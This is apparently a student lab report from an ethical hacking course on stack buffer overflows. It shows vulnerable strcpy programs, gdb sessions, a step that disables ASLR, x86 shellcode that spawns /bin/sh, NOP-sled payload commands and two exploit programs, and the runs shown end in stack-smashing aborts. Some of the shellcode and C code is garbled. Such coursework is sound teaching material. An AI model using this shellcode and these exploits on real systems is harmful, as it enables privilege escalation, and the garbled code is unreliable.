

# Ethical Hacking and Vulnerability Assessment

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## Practical 5

### OBJECTIVE

- Introduction to buffer-overflow and exploitation

### INTRODUCTION

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.

buffer.c file contain following code:

```
#include<stdio.h>
#include<string.h>
void main(int argc,char* argv[]){

    char a[10];
    strcpy(a,"AAAAAAAAAAAAAAAAAAAAAAAAAAAA");
}
```

And another file contain:

```
#include<stdio.h>
#include<string.h>
void greeting(char *temp1,char *temp2){
    char name[10];
    strcpy(name,temp2);
    printf("Hello %s %s\n",temp1,name);
}
void main(int argc,char* argv[]){
    greeting(argv[1],argv[2]);
    printf("Bye %s %s\n",argv[1],argv[2]);
}
```

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Output:

```
chirag@chirag: ~  
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chirag@chirag:~$ gcc -ggdb -o buffer buffer.c  
chirag@chirag:~$ gcc -ggdb -o buffer buffer.c  
buffer.c: In function 'main':  
buffer.c:11:5: warning: '__builtin_memcpy' writing 34 bytes into a region of size 10 overflows the destination [-Wstringop-overflow=]  
    strcpy(a,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");  
    ^  
chirag@chirag:~$ gdb -q buffer  
Reading symbols from buffer...done.  
(gdb) run  
Starting program: /home/chirag/buffer  
*** stack smashing detected ***: <unknown> terminated  
  
Program received signal SIGABRT, Aborted.  
__GI_raise (sig=sig@entry=6) at ../sysdeps/unix/sysv/linux/raise.c:51  
51  ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.  
(gdb) q  
A debugging session is active.  
  
    Inferior 1 [process 4282] will be killed.  
  
Quit anyway? (y or n) y  
chirag@chirag:~$
```

```
root@chirag: /home/chirag  
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gcc: fatal error: no input files  
compilation terminated.  
root@chirag:~# ls  
root@chirag:~# cd /  
root@chirag:/# ls /  
bin      home      lost+found  root      swapfile  VBox.log  
boot     initrd.img  media      run       sys       vmlinuz  
cdrom    initrd.img.old  mnt       sbin     tmp       vmlinuz.old  
dev      lib        opt        snap     usr  
etc      lib64     proc       srv      var  
  
root@chirag:/# cd /home/chirag  
root@chirag:/home/chirag# ls  
buffer    Desktop    examples.desktop  Public    Videos  
buffer.c  Documents  Music             sample.txt  
data      Downloads  Pictures          Templates  
  
root@chirag:/home/chirag# gcc -mpreferred-stack-boundary=2 -o buffer -ggdb buffer.c  
cc1: error: -mpreferred-stack-boundary=2 is not between 3 and 12  
root@chirag:/home/chirag# gcc -mpreferred-stack-boundary=3 -o buffer -ggdb buffer.c  
root@chirag:/home/chirag# ./buffer Mr `perl -e 'print "A" x 10`'  
Hello Mr AAAAAAAAAA  
Bye Mr AAAAAAAAAA  
root@chirag:/home/chirag#
```

Use `perl -e 'print "A" x 10`'

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```
root@chirag: /home/chirag
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root@chirag:/home/chirag# gcc -mpreferred-stack-boundary=3 -o buffer -ggdb buffer.c
root@chirag:/home/chirag# ./buffer Mr `perl -e 'print "A" x 10`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
root@chirag:/home/chirag# ./buffer Mr `perl -e 'print "A" x 11`
Hello Mr AAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated
Segmentation fault (core dumped)
root@chirag:/home/chirag# gdb -q buffer
Reading symbols from buffer...done.
(gdb) run Mr `perl -e 'print "A" x 600`
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 600`
Hello Mr AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
```

```
root@chirag: /home/chirag
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Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
  at ../sysdeps/unix/sysv/linux/raise.c:40
40  ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) list
35  in ../sysdeps/unix/sysv/linux/raise.c
(gdb) b 6
Breakpoint 1 at 0x7ffff7a20ef0: file ../sysdeps/unix/sysv/linux/raise.c, line 6.
(gdb) run Mr `perl -e 'print "A" x 600`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 600`
Hello Mr AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Breakpoint 1, __GI_raise (sig=sig@entry=6)
  at ../sysdeps/unix/sysv/linux/raise.c:28
```

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```
root@chirag: /home/chirag
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Breakpoint 1, __GI_raise (sig=sig@entry=6)
  at ../sysdeps/unix/sysv/linux/raise.c:28
28      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) d 1
(gdb) run Mr `perl -e 'print "A" x 11`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 11`
Hello Mr AAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
  at ../sysdeps/unix/sysv/linux/raise.c:40
40      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) run Mr `perl -e 'print "A" x 10`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 10`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
[Inferior 1 (process 4676) exited with code 022]
(gdb) info reg ebp eip
The program has no registers now.
```

```
root@chirag: /home/chirag
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*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
  at ../sysdeps/unix/sysv/linux/raise.c:40
40      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) run Mr `perl -e 'print "A" x 10`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 10`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
[Inferior 1 (process 4676) exited with code 022]
(gdb) info reg ebp eip
The program has no registers now.
(gdb) run Mr `perl -e 'print "A" x 11`
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 11`
Hello Mr AAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
  at ../sysdeps/unix/sysv/linux/raise.c:40
40      ../sysdeps/unix/svsv/linux/raise.c: No such file or directory.
```

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Then check for “info reg ebp eip”

```
root@chirag: /home/chirag
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(gdb) info reg ebp eip
ebp                0xffffe3f8          -7176
Invalid register `eip'
(gdb) run Mr `perl -e 'print "A" x 400`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chirag/buffer Mr `perl -e 'print "A" x 400`
Hello Mr AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGSEGV, Segmentation fault.
__GI_raise (sig=sig@entry=6)
  at ../sysdeps/unix/sysv/linux/raise.c:40
40      ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) info reg ebp eip
ebp                0xffffe268          -7576
Invalid register `eip'
(gdb) q
A debugging session is active.
```

## Local Buffer overflow exploit

Let shellcode.c file contain the following code:

```
#include<stdio.h>

char shellcode[] =
    "\x31\xc0\xdb\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x07\x89\x46\x0c\xb0\x0b"
    ""
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(){
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

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```
chirag@chirag: ~  
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root@chirag:/home/chirag# gcc -o shellcode shellcode.c  
shellcode.c: In function 'main':  
shellcode.c:12:11: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]  
    (*ret) = (int)shellcode;  
            ^  
root@chirag:/home/chirag# ./shellcode  
*** stack smashing detected ***: <unknown> terminated  
Aborted (core dumped)  
root@chirag:/home/chirag# su chirag  
chirag@chirag:~$ ./shellcode  
*** stack smashing detected ***: <unknown> terminated  
Aborted (core dumped)  
chirag@chirag:~$
```

## Repeating return addresses:

Get\_sp.c file containing following code:

```
#include<stdio.h>  
unsigned long get_sp(void){  
    __asm__("movl %esp,%eax");  
}  
  
int main(){  
    printf("Stack pointer (ESP): 0x%lx\n",get_sp());  
}
```

When ASLR is enable we get different address every time and when we disable it every time it will return same address.




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```
root@chirag: /home/chirag
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chirag@chirag:~$ gcc -o get_sp get_sp.c
chirag@chirag:~$ ./get_sp
Stack pointer (ESP): 0x32734530
chirag@chirag:~$ ./get_sp
Stack pointer (ESP): 0xd6c39dc0
chirag@chirag:~$ ./get_sp
Stack pointer (ESP): 0x57540ad0
chirag@chirag:~$ ./get_sp
Stack pointer (ESP): 0xc0804d20
chirag@chirag:~$ echo "0" > /proc/sys/kernel/randomize_va_space
bash: /proc/sys/kernel/randomize_va_space: Permission denied
chirag@chirag:~$ sudo -i
root@chirag:~# echo "0" > /proc/sys/kernel/randomize_va_space
root@chirag:~# cd /home/chirag
root@chirag:/home/chirag# ./get_sp
Stack pointer (ESP): 0xffffe4c0
root@chirag:/home/chirag# ./get_sp
Stack pointer (ESP): 0xffffe4c0
root@chirag:/home/chirag# ./get_sp
Stack pointer (ESP): 0xffffe4c0
root@chirag:/home/chirag#
```

## Exploiting Local buffer overflow through terminal:

```
root@chirag: /home/chirag
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root@chirag:/home/chirag# perl -e 'print "\x31\xc0\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xc\x80\xe8\xdc\xff\xff\xff/bin/sh";' > sc
root@chirag:/home/chirag# wc -c sc
55 sc
root@chirag:/home/chirag# perl -e 'print"\xd8\xf8\xff\xbf"x38';
root@chirag:/home/chirag# perl -e 'print"\xd8\xf8\xff\xbf"x38';
root@chirag:/home/chirag#
```

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```
chirag@chirag: ~  
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chirag@chirag:~$ ./buffer mr `perl -e 'print "\x90"x200';`cat sc  
`perl -e 'print "\xd8\xfb\xff\xbf"x38';`  
Hello mr .....  
.....  
.....  
.....1.....F  
.....  
.....V  
.....1;@  
...../bin/sh.....  
.....  
.....  
*** stack smashing detected ***: <unknown> terminated  
Segmentation fault (core dumped)  
chirag@chirag:~$ ./buffer mr `perl -e 'print "\x90"x201';`cat sc  
`perl -e 'print "\xd8\xfb\xff\xbf"x38';`  
Hello mr .....  
.....  
.....  
.....1.....F  
.....  
.....V  
.....1;@
```

Lets make an exploit for buffer.c file. exploit.c file containing following code:

```
#include<stdio.h>  
#include<stdlib.h>  
#include<string.h>  
#include<unistd.h>  
char shellcode[] =  
    "\x31\xc0\xdb\xb0\x17\xcd\x80"  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x07\x89\x46\x0c\xb0\x0b"  
    "  
    "\x89\xf3\x8d\x4e\x08\xd5\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";  
  
unsigned long get_sp(void){  
    __asm__("movl %esp,%eax");  
}  
  
int main(int argc,char *argv[1]){  
    int i,offset = 0;  
    long esp,ret,*addr_ptr;  
    char *buffer,*ptr;  
    int size = 500;  
  
    esp = get_sp();
```



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```

if(argc > 1) size = atoi(argv[1]);
if(argc > 2) size = atoi(argv[2]);
if(argc > 3) size = strtoul(argv[3],NULL,0);
ret = esp - offset;
fprintf(stderr,"Usage: %s<buff_size><offset><esp:0xffff...>\n",argv[0]),
fprintf(stderr,"ESP:0x%lx offset:0x%x Return:0x%lx\n",esp,offset,ret);
buffer = (char *)malloc(size);
ptr = buffer;
addr_ptr = (long *)ptr;
for(i=0;i<size;i+=4){
    *(addr_ptr++) = ret;
}
for(i=0;i<size/2;i++){
    buffer[i] = '\x90';
}
ptr = buffer + size/2;
for(i=0;i<strlen(shellcode);i++){
    *(ptr++) = shellcode[i];
}
buffer[size-1] = 0;
execl("./buffer","buffer","Mr.",buffer,0);
printf("%s\n",buffer);
free(buffer);
return 0;
}

```

```
chirag@chirag: ~  
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chirag@chirag:~$ clear  
  
chirag@chirag:~$ gcc -o exploit exploit.c  
exploit.c: In function 'main':  
exploit.c:42:2: warning: missing sentinel in function call [-Wformat=]  
    execl("./buffer", "buffer", "Mr.", buffer, 0);  
    ^~~~~  
chirag@chirag:~$ ./exploit 600  
Usage: ./exploit<buff_size><offset><esp:0xfff...>  
ESP:0xfffffe440 offset:0x0 Return:0xfffffe440  
Hello Mr. ++++++  
++++++  
++++++  
++++++  
++++++1+  
F  
+  
+++V  
1;@+/bin/sh+  
*** stack smashing detected ***: <unknown> terminated  
Aborted (core dumped)  
chirag@chirag:~$
```

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Suppose smallbuffer.c file contain following code:

```
#include<stdio.h>
#include<string.h>

int main(int argc,char* argv[]){
    char buff[10];
    strcpy(buff,argv[1]);
}
```


Exploit for smallbuffer.c is exploit2.c :

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
#define VULN "./samllbuff"
#define SIZE 160

char shellcode[] =
    "\x31\xc0\xdb\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x07\x89\x46\x0c\xb0\x0b"
    ""
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(int argc,char **argv){
    char p[SIZE];
    char *env[] = {shellcode,NULL};
    char *vuln[] = {VULN,p,NULL};
    int *ptr,i,addr;
    addr = 0xbfffffff - strlen(shellcode) - strlen(VULN);
    fprintf(stderr,"[***] using address: %#010x\n",addr);
    ptr = (int *)p;
    for(i=0;i<SIZE;i+=4)
        *ptr++ = addr;
    execl(vuln[0],vuln,p,NULL,env);
    exit(1);
}
```

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```
chirag@chirag: ~  
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chirag@chirag:~$ gcc -o exploit2 exploit2.c  
exploit2.c: In function 'main':  
exploit2.c:24:17: warning: passing argument 2 of 'execl' from incompatible pointer type [-Wincompatible-pointer-types]  
    execl(vuln[0],vuln,p,NULL,env);  
              ^~~~  
In file included from exploit2.c:4:0:  
/usr/include/unistd.h:571:12: note: expected 'const char *' but argument is of type 'char **'  
    extern int execl(const char *__path, const char *__arg, ...)  
              ^~~~~~  
chirag@chirag:~$ ./exploit2  
[***] using address: 0xbfffffb8  
chirag@chirag:~$ whoami  
chirag  
chirag@chirag:~$
```

## CONCLUSION

In this practical we gain knowledge about buffer overflow vulnerability and stack smashing. Also execute exploit about different scenario of buffer overflow.